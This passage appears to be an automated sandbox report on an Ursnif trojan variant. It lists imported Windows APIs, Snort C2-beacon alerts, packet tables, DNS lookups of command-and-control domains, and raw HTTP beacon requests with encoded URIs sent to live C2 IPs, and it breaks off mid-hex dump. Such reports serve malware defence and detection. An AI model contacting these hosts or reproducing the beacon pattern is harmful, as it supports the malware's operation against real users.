CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StrokePath, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, RectVisible, RealizePalette, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt

DLL	Import
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
ole32.dll	CoUninitialize, CoInitialize
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Bulgarian	Bulgaria	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-17:03:29.526106	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49753	80	192.168.2.5	13.107.42.16
01/26/22-17:03:50.217694	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49758	80	192.168.2.5	194.76.226.200
01/26/22-17:04:11.131587	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49771	80	192.168.2.5	211.119.84.112
01/26/22-17:04:11.131587	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49771	80	192.168.2.5	211.119.84.112
01/26/22-17:04:32.817920	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49781	80	192.168.2.5	41.41.255.235
01/26/22-17:04:53.808751	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49812	80	192.168.2.5	31.214.157.187
01/26/22-17:04:53.808751	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49812	80	192.168.2.5	31.214.157.187
01/26/22-17:05:14.219179	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49814	80	192.168.2.5	13.107.43.16

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-17:05:55.173450	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49825	80	192.168.2.5	181.129.180.251
01/26/22-17:06:16.920281	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49827	80	192.168.2.5	61.36.14.230
01/26/22-17:06:38.188650	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49828	80	192.168.2.5	31.214.157.187
01/26/22-17:06:59.014573	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49829	80	192.168.2.5	13.107.43.16
01/26/22-17:06:59.014573	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49829	80	192.168.2.5	13.107.43.16

Network Port Distribution



Total Packets: 48

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 17:03:50.196054935 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:03:50.216969967 CET	80	49758	194.76.226.200	192.168.2.5
Jan 26, 2022 17:03:50.217222929 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:03:50.217694044 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:03:50.240555048 CET	80	49758	194.76.226.200	192.168.2.5
Jan 26, 2022 17:03:50.485863924 CET	80	49758	194.76.226.200	192.168.2.5
Jan 26, 2022 17:03:50.527489901 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:04:10.823165894 CET	49771	80	192.168.2.5	211.119.84.112
Jan 26, 2022 17:04:11.131019115 CET	80	49771	211.119.84.112	192.168.2.5
Jan 26, 2022 17:04:11.131146908 CET	49771	80	192.168.2.5	211.119.84.112
Jan 26, 2022 17:04:11.131587029 CET	49771	80	192.168.2.5	211.119.84.112
Jan 26, 2022 17:04:11.641944885 CET	80	49771	211.119.84.112	192.168.2.5
Jan 26, 2022 17:04:12.363171101 CET	80	49771	211.119.84.112	192.168.2.5
Jan 26, 2022 17:04:12.363260984 CET	80	49771	211.119.84.112	192.168.2.5
Jan 26, 2022 17:04:12.363360882 CET	49771	80	192.168.2.5	211.119.84.112
Jan 26, 2022 17:04:12.363540888 CET	49771	80	192.168.2.5	211.119.84.112
Jan 26, 2022 17:04:12.671621084 CET	80	49771	211.119.84.112	192.168.2.5
Jan 26, 2022 17:04:32.723215103 CET	49781	80	192.168.2.5	41.41.255.235
Jan 26, 2022 17:04:32.817071915 CET	80	49781	41.41.255.235	192.168.2.5
Jan 26, 2022 17:04:32.817342997 CET	49781	80	192.168.2.5	41.41.255.235
Jan 26, 2022 17:04:32.817919970 CET	49781	80	192.168.2.5	41.41.255.235
Jan 26, 2022 17:04:33.109745026 CET	80	49781	41.41.255.235	192.168.2.5
Jan 26, 2022 17:04:33.531102896 CET	80	49781	41.41.255.235	192.168.2.5
Jan 26, 2022 17:04:33.531539917 CET	80	49781	41.41.255.235	192.168.2.5
Jan 26, 2022 17:04:33.531630993 CET	49781	80	192.168.2.5	41.41.255.235
Jan 26, 2022 17:04:33.531966925 CET	49781	80	192.168.2.5	41.41.255.235
Jan 26, 2022 17:04:33.613989115 CET	80	49781	41.41.255.235	192.168.2.5
Jan 26, 2022 17:04:53.780751944 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:04:53.807960033 CET	80	49812	31.214.157.187	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 17:04:53.808163881 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:04:53.808751106 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:04:53.835407972 CET	80	49812	31.214.157.187	192.168.2.5
Jan 26, 2022 17:04:54.068263054 CET	80	49812	31.214.157.187	192.168.2.5
Jan 26, 2022 17:04:54.110872984 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:04:55.488312960 CET	80	49758	194.76.226.200	192.168.2.5
Jan 26, 2022 17:04:55.489257097 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:04:55.489376068 CET	49758	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:04:55.509185076 CET	80	49758	194.76.226.200	192.168.2.5
Jan 26, 2022 17:05:19.442369938 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:05:19.469677925 CET	80	49812	31.214.157.187	192.168.2.5
Jan 26, 2022 17:05:19.469788074 CET	49812	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:05:34.284610987 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:05:34.305545092 CET	80	49816	194.76.226.200	192.168.2.5
Jan 26, 2022 17:05:34.307151079 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:05:34.308445930 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:05:34.328700066 CET	80	49816	194.76.226.200	192.168.2.5
Jan 26, 2022 17:05:34.582305908 CET	80	49816	194.76.226.200	192.168.2.5
Jan 26, 2022 17:05:34.735786915 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:05:54.993796110 CET	49825	80	192.168.2.5	181.129.180.251
Jan 26, 2022 17:05:55.171062946 CET	80	49825	181.129.180.251	192.168.2.5
Jan 26, 2022 17:05:55.171247959 CET	49825	80	192.168.2.5	181.129.180.251
Jan 26, 2022 17:05:55.173449993 CET	49825	80	192.168.2.5	181.129.180.251
Jan 26, 2022 17:05:55.585179090 CET	80	49825	181.129.180.251	192.168.2.5
Jan 26, 2022 17:05:56.107831001 CET	80	49825	181.129.180.251	192.168.2.5
Jan 26, 2022 17:05:56.107940912 CET	80	49825	181.129.180.251	192.168.2.5
Jan 26, 2022 17:05:56.108086109 CET	49825	80	192.168.2.5	181.129.180.251
Jan 26, 2022 17:05:56.108222008 CET	49825	80	192.168.2.5	181.129.180.251
Jan 26, 2022 17:05:56.284883976 CET	80	49825	181.129.180.251	192.168.2.5
Jan 26, 2022 17:06:16.600522995 CET	49827	80	192.168.2.5	61.36.14.230
Jan 26, 2022 17:06:16.919651031 CET	80	49827	61.36.14.230	192.168.2.5
Jan 26, 2022 17:06:16.919747114 CET	49827	80	192.168.2.5	61.36.14.230
Jan 26, 2022 17:06:16.920280933 CET	49827	80	192.168.2.5	61.36.14.230
Jan 26, 2022 17:06:17.439112902 CET	80	49827	61.36.14.230	192.168.2.5
Jan 26, 2022 17:06:18.136353016 CET	80	49827	61.36.14.230	192.168.2.5
Jan 26, 2022 17:06:18.136398077 CET	80	49827	61.36.14.230	192.168.2.5
Jan 26, 2022 17:06:18.136567116 CET	49827	80	192.168.2.5	61.36.14.230
Jan 26, 2022 17:06:18.136715889 CET	49827	80	192.168.2.5	61.36.14.230
Jan 26, 2022 17:06:18.455836058 CET	80	49827	61.36.14.230	192.168.2.5
Jan 26, 2022 17:06:38.157824993 CET	49828	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:06:38.188126087 CET	80	49828	31.214.157.187	192.168.2.5
Jan 26, 2022 17:06:38.188208103 CET	49828	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:06:38.188649893 CET	49828	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:06:38.218698025 CET	80	49828	31.214.157.187	192.168.2.5
Jan 26, 2022 17:06:38.456873894 CET	80	49828	31.214.157.187	192.168.2.5
Jan 26, 2022 17:06:38.508755922 CET	49828	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:06:39.579426050 CET	80	49816	194.76.226.200	192.168.2.5
Jan 26, 2022 17:06:39.579612017 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:06:39.787955999 CET	49816	80	192.168.2.5	194.76.226.200
Jan 26, 2022 17:06:39.808128119 CET	80	49816	194.76.226.200	192.168.2.5
Jan 26, 2022 17:07:09.449675083 CET	49828	80	192.168.2.5	31.214.157.187
Jan 26, 2022 17:07:09.480206013 CET	80	49828	31.214.157.187	192.168.2.5
Jan 26, 2022 17:07:09.482753038 CET	49828	80	192.168.2.5	31.214.157.187

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 17:04:10.702095032 CET	63183	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 17:04:10.821247101 CET	53	63183	8.8.8.8	192.168.2.5
Jan 26, 2022 17:04:32.537123919 CET	56969	53	192.168.2.5	8.8.8.8
Jan 26, 2022 17:04:32.720880985 CET	53	56969	8.8.8.8	192.168.2.5
Jan 26, 2022 17:05:54.678286076 CET	63732	53	192.168.2.5	8.8.8.8
Jan 26, 2022 17:05:54.987817049 CET	53	63732	8.8.8.8	192.168.2.5
Jan 26, 2022 17:06:16.351515055 CET	54450	53	192.168.2.5	8.8.8.8
Jan 26, 2022 17:06:16.595956087 CET	53	54450	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2022 17:04:10.702095032 CET	192.168.2.5	8.8.8.8	0xb2e	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.537123919 CET	192.168.2.5	8.8.8.8	0x72f	Standard query (0)	habpfans.at	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.678286076 CET	192.168.2.5	8.8.8.8	0xdb34	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.351515055 CET	192.168.2.5	8.8.8.8	0x5295	Standard query (0)	habpfans.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		183.78.205.92	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		210.92.250.133	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		187.232.235.234	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		183.100.39.157	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		203.228.9.102	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		41.41.255.235	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		186.6.45.193	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		197.44.54.172	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:10.821247101 CET	8.8.8.8	192.168.2.5	0xb2e	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		41.41.255.235	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		186.6.45.193	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		197.44.54.172	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		183.78.205.92	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		210.92.250.133	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		187.232.235.234	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		183.100.39.157	A (IP address)	IN (0x0001)
Jan 26, 2022 17:04:32.720880985 CET	8.8.8.8	192.168.2.5	0x72f	No error (0)	habpfans.at		203.228.9.102	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		181.129.180.251	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		222.236.49.124	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		187.212.179.214	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		95.104.121.111	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		178.31.236.98	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		31.167.149.141	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		58.235.189.190	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		61.36.14.230	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		14.51.96.70	A (IP address)	IN (0x0001)
Jan 26, 2022 17:05:54.987817049 CET	8.8.8.8	192.168.2.5	0xdb34	No error (0)	giporedtrip.at		180.69.193.102	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		61.36.14.230	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		14.51.96.70	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		180.69.193.102	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		181.129.180.251	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		222.236.49.124	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		187.212.179.214	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		95.104.121.111	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		178.31.236.98	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		31.167.149.141	A (IP address)	IN (0x0001)
Jan 26, 2022 17:06:16.595956087 CET	8.8.8.8	192.168.2.5	0x5295	No error (0)	habpfans.at		58.235.189.190	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 194.76.226.200
- giporedtrip.at
- habpfans.at
- 31.214.157.187

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49758	194.76.226.200	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:03:50.217694044 CET	1190	OUT	GET /drew/ozC7eSUmzahvYkYKrp/EnTXsLZQu/ZxwfzvyOea6Ms_2FcWiK/QVPuXmRecwMBmPtS2pP/K1YuqB0TTP3PJ7dc3csdFA/1Ac_2BGJ3ahfL/ClNkrX58/ZDofYbeDbIVvrUisO8PwbQv/pc3vAH6GWF/x_2B4_2BbH_2B0wxz/YCHkmZmDbaCX/aMf9JRtYupc/_2Ben2gyoQcqJb/gP1jDokjfsnRCuX4LwXIc/R6CnFb_2FUwS1dKT/G7Z9QUvFXshW5HS/y.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:03:50.485863924 CET	1191	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:03:50 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49771	211.119.84.112	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:04:11.131587029 CET	8224	OUT	GET /drew/CNAO_2FMqt2bQnnFTS9A/gZCx4lwGHYQjpKz_2Bo/eC3Q_2B6RQnBEorg_2FJk6/uEN67LHG_2FS5/_2BBd1X9/aVPauq0optO45rzbpdCQm0T/aYIRRNsEBo/KjgLaOYvR_2BgwzfQ/25S5OlQYXnss/XWKrlvnyLdL/zvJbW2nKGtMp_2/BhAqVJaOXmJzkoWYA4_2B/1sUQfL4pghiYPQ_2/Bk4zNXCpOm9uy6W/_2FwvvWoJCQywtXfuj/zSz8jbk7z4_2FaKsy/ujc.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at
Jan 26, 2022 17:04:12.363171101 CET	11882	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:04:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 